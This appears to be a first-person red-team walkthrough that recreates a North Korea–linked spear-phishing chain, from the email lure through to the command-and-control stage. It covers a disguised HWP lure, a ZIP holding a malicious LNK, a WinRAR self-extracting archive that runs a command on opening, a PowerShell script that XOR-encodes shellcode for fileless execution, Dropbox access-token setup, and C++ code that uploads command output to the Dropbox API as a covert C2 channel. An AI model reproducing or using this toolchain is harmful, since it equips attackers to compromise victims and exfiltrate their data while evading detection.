
## The first stage (delivery technique)

The attacker impersonated a North Korea-focused expert based in South Korea. The spear-phishing email employed the subject line “러시아 전장에 투입된 인민군 장병들에게.hwp” (To North Korean Soldiers Deployed to the Russian Battlefield.hwp), with an attachment carrying the identical file name. The attachment was crafted to mimic a Hangul (HWP) document by leveraging the HWP icon image commonly associated with Naver Mail, thereby increasing its credibility. The threat actor intentionally used this icon to make the file appear as a legitimate document; however, the embedded link redirected the victim to a Dropbox-hosted payload instead of delivering a benign file. The Dropbox URL ultimately provided a compressed archive containing additional malicious components.




## The second stage (Malicious shortcut)


The archive named “관련 포스터.zip” (Related Poster.zip) contained a benign JPG image alongside a malicious LNK shortcut. Upon execution of the LNK file, a hidden PowerShell command embedded within the shortcut was triggered, initiating the malicious activity.



Now I need to create a JPG image that looks like a normal picture, but in the background when the image is opened the PowerShell command starts running silently. At this stage I used WinRAR to bind the JPG with a command line execution via CMD so that when the image is opened it triggers the hidden activity, and I also used an icon format to make the file appear legitimate.




After using WinRAR to compress the file, I will create a shortcut to this file and place it in another folder together with the actual images, then convert the folder into a ZIP file using standard ZIP compression.




### The third stage (execution technique)

Because I put the command line in the setup (Run after extraction) menu in the Advanced SFX options of the WinRAR program, now when the victim opens the ZIP file to view the images, they also see an HWP document containing a letter addressed to North Korean soldiers deployed to Russia.



## The fourth stage (Toy.bat - shellcode)

When the PowerShell command in “toy03.bat” executes, it loads the “toy02.dat” file created in the temporary folder to function as a loader; the embedded PowerShell within “toy02.dat” then runs and loads “toy01.dat” from the same folder, during which XOR transformed data is decoded and mapped into memory and a new thread is spawned; as a result, the shellcode is placed in memory and the region is made executable.



After which another thread is created to run the memory-resident code constituting a fileless technique for dynamic code execution and runtime malware injection.

As a result, the shellcode is loaded into memory and the memory area becomes executable.

```
$desktopPath = "C:\Users\win\Desktop"
if (-not (Test-Path $desktopPath)) {
    Write-Host "Error: Desktop path $desktopPath does not exist."
    exit 1
}
Set-Location $desktopPath

$shellcode = [byte[]](0xFC,0xEB,0x82,0x00,0x00,0x00,0x60,0x89,0xE5,0x31,0xC0,0x64,0x8B,0x50,0x30,0x8B,0x52,0x0C,0x8B,0x52,0x14,0x8B,0x72,0x28,0x0F,0xB7,0x4A,0x26,0x31,0xFF,
0xAC,0x3C,0x61,0x7C,0x02,0x2C,0x20,0xC1,0xCF,0x0D,0x01,0xC7,0xE2,0xF2,0x52,0x8B,0x52,0x10,0x8B,0x4A,0x3C,0x8B,0x4C,0x11,0x78,0xE3,0x48,0x01,0xD1,0x51,0x8B,
0x59,0x20,0x01,0xD3,0x8B,0x49,0x18,0xE3,0x3A,0x49,0x8B,0x34,0x8B,0x01,0xD6,0x31,0xFF,0xAC,0xC1,0xCF,0x0D,0x01,0xC7,0x3B,0xE0,0x75,0xF6,0x03,0x7D,0xF8,0x3B,0x7D,
0x24,0x75,0xE4,0x58,0x8B,0x58,0x24,0x01,0xD3,0x66,0x8B,0x0C,0x4B,0x8B,0x58,0x1C,0x01,0xD3,0x8B,0x04,0x8B,0x01,0xD0,0x89,0x44,0x24,0x24,0x5B,0x5B,0x61,0x59,
0x5A,0x51,0xFF,0xE0,0x5F,0x5F,0x5A,0x8B,0x12,0xEB,0x8D,0x5D,0x6A,0x01,0x8D,0x85,0xB2,0x00,0x00,0x50,0x68,0x31,0x8B,0x6F,0x87,0xFF,0xD5,0xBB,0xE0,0x1D,0x2A,
0x0A,0x68,0xA6,0x95,0xBD,0x9D,0xFF,0xD5,0x3C,0x06,0x7C,0x0A,0x80,0xFB,0xE0,0x75,0x05,0xBB,0x47,0x13,0x72,0x6F,0x6A,0x00,0x53,0xFF,0xD5,0x63,0x61,0x6C,0x63,0x2E,
0x65,0x78,0x65,0x00)
$key = [byte[]](0x5F,0x3A,0x7C,0x19)
$encoded = for ($i = 0; $i -lt $shellcode.Length; $i++) { $shellcode[$i] -bxor $key[$i % $key.Length] }
$tempPath = [System.IO.Path]::GetTempPath()
$toy01Path = Join-Path $tempPath "toy01.dat"
try {
    [System.IO.File]::WriteAllBytes($toy01Path, $encoded)
    Write-Host "Created $toy01Path"
}
catch {
    Write-Host "Error: Failed to create $toy01Path : $_"
    exit 1
}
```


I used shellcode to execute calc.exe for testing but later after compiling the base payload I will use the host-file program included in BearC2 to upload the payload and obtain a masked URL. As shown in the server header for Dropbox in the figure, opening that link causes the payload to download automatically without any interaction from the victim. I will then use the (start) command, insert the URL that carries the payload convert it to shellcode and place it in the shellcode slot instead of the calc.exe shellcode.

## The fifth stage (Data Exfiltration) over Dropbox API C2 Channel

The attackers used the Dropbox C2 (Command and Control) API as a means to establish a communication channel between their payload and the attacker's server. By using Dropbox as a C2 server, attackers can hide their malicious activities among the legitimate traffic to Dropbox, making it harder for security teams to detect the threat.

○ They exploit legitimate cloud services as Command and Control (C2) servers—commonly referred to as “Living off Trusted Sites (LoTS).” This tactic is similar to Living off the Land (LotL) attacks, which rely on abusing tools already present in the system. In this case, however, the attackers leverage trusted public web services to conceal their operations. These services are mostly global platforms, and **Dropbox** has been frequently used in recent cases.


First, I need to create a Dropbox account and activate its permissions, as shown in the following figure.



The screenshot shows the 'Permissions' tab in the Dropbox App Console. It lists individual scopes that can be granted to an application. Under 'Account Info', the permissions 'account\_info.write' and 'account\_info.read' are both checked. Under 'Files and folders', the permission 'files.metadata.write' is checked. Descriptions for each permission are provided on the right side of the list.

Permission	Description
<input checked="" type="checkbox"/> account_info.write	View and edit basic information about your Dropbox account such as your profile photo
<input checked="" type="checkbox"/> account_info.read	View basic information about your Dropbox account such as your username, email, and country
<input checked="" type="checkbox"/> files.metadata.write	View and edit information about your Dropbox files and folders

After that, I will go to the settings menu to generate the access token for the Dropbox account, and this is what we will use in Dropbox C2.



The screenshot shows the 'Settings' tab in the Dropbox App Console. It displays the 'App key' and 'App secret' (with a 'Show' link). Under 'OAuth 2', the 'Redirect URIs' section has a text input field containing 'https:// (http allowed for localhost)' and an 'Add' button. The 'Allow public clients (Implicit Grant & PKCE)' section has a dropdown menu set to 'Allow'. At the bottom, the 'Generated access token' is displayed as a long string of characters.

App key: [Redacted]

App secret: [Redacted] [Show](#)

OAuth 2

**Redirect URIs**

**Allow public clients (Implicit Grant & PKCE)**

**Generated access token**

[Redacted]

This access token can be used to access your account (wobabek942@hidelix.com) via the API. Don't share your access token with anyone.

## The sixth stage (payload with injected Shellcode)

This payload that establishes a TCP connection to a remote server for command execution. It uses AES encryption in CBC mode to secure communication, with a 128-bit key for encrypting and decrypting data. The client authenticates with a predefined ID and executes commands received from the server, supporting both CMD and PowerShell commands. Output from executed commands is encrypted and sent back to the server. The program includes a Dropbox API function for file upload and employs Base64 encoding for data handling.

```
sockaddr_in server;
server.sin_family = AF_INET;
server.sin_port = htons(443);
server.sin_addr.s_addr = inet_addr("162.125.5.14");

if (connect(sock, (SOCKADDR *)&server, sizeof(server)) == SOCKET_ERROR) {
    std::cerr << "Error: connection failed\n";
    closesocket(sock);
    return false;
}

std::string request = "POST /2/files/upload HTTP/1.1\r\n";
request += "Host: content.dropboxapi.com\r\n";
request += "Content-Type: application/octet-stream\r\n";
request += "Authorization: Bearer " + std::string(ACCESS_TOKEN) + "\r\n";
request += "Dropbox-API-Arg: {\"path\": \"/payload.txt\"}\r\n";
request += "Content-Length: " + std::to_string(data.size()) + "\r\n\r\n";
request += data;

send(sock, request.c_str(), request.size(), 0);

closesocket(sock);
return true;
}
```

This payload uses the Dropbox API to upload data, including command output to Dropbox. By leveraging the Dropbox API and providing an access token the payload hides its traffic within the legitimate traffic of the Dropbox.

```
#define ACCESS_TOKEN "put Your dropbox access token here"

#include <stdint.h>
#include <stddef.h>


#ifndef CBC
    #define CBC 1
#endif

#ifndef ECB
    #define ECB 1
#endif

#ifndef CTR
    #define CTR 1
#endif
```




Now I will upload the file to BearC2's host-file, use the start command with the URL, convert it to shellcode, and place it in the main payload.



Final result: payload connect to BEAR-C2 server

The final step in this process involves the execution of the final payload. After being decrypted and loaded into the current process, the final payload is designed to beacon out to both Dropbox API-based C2 server.




## Silent Chollima

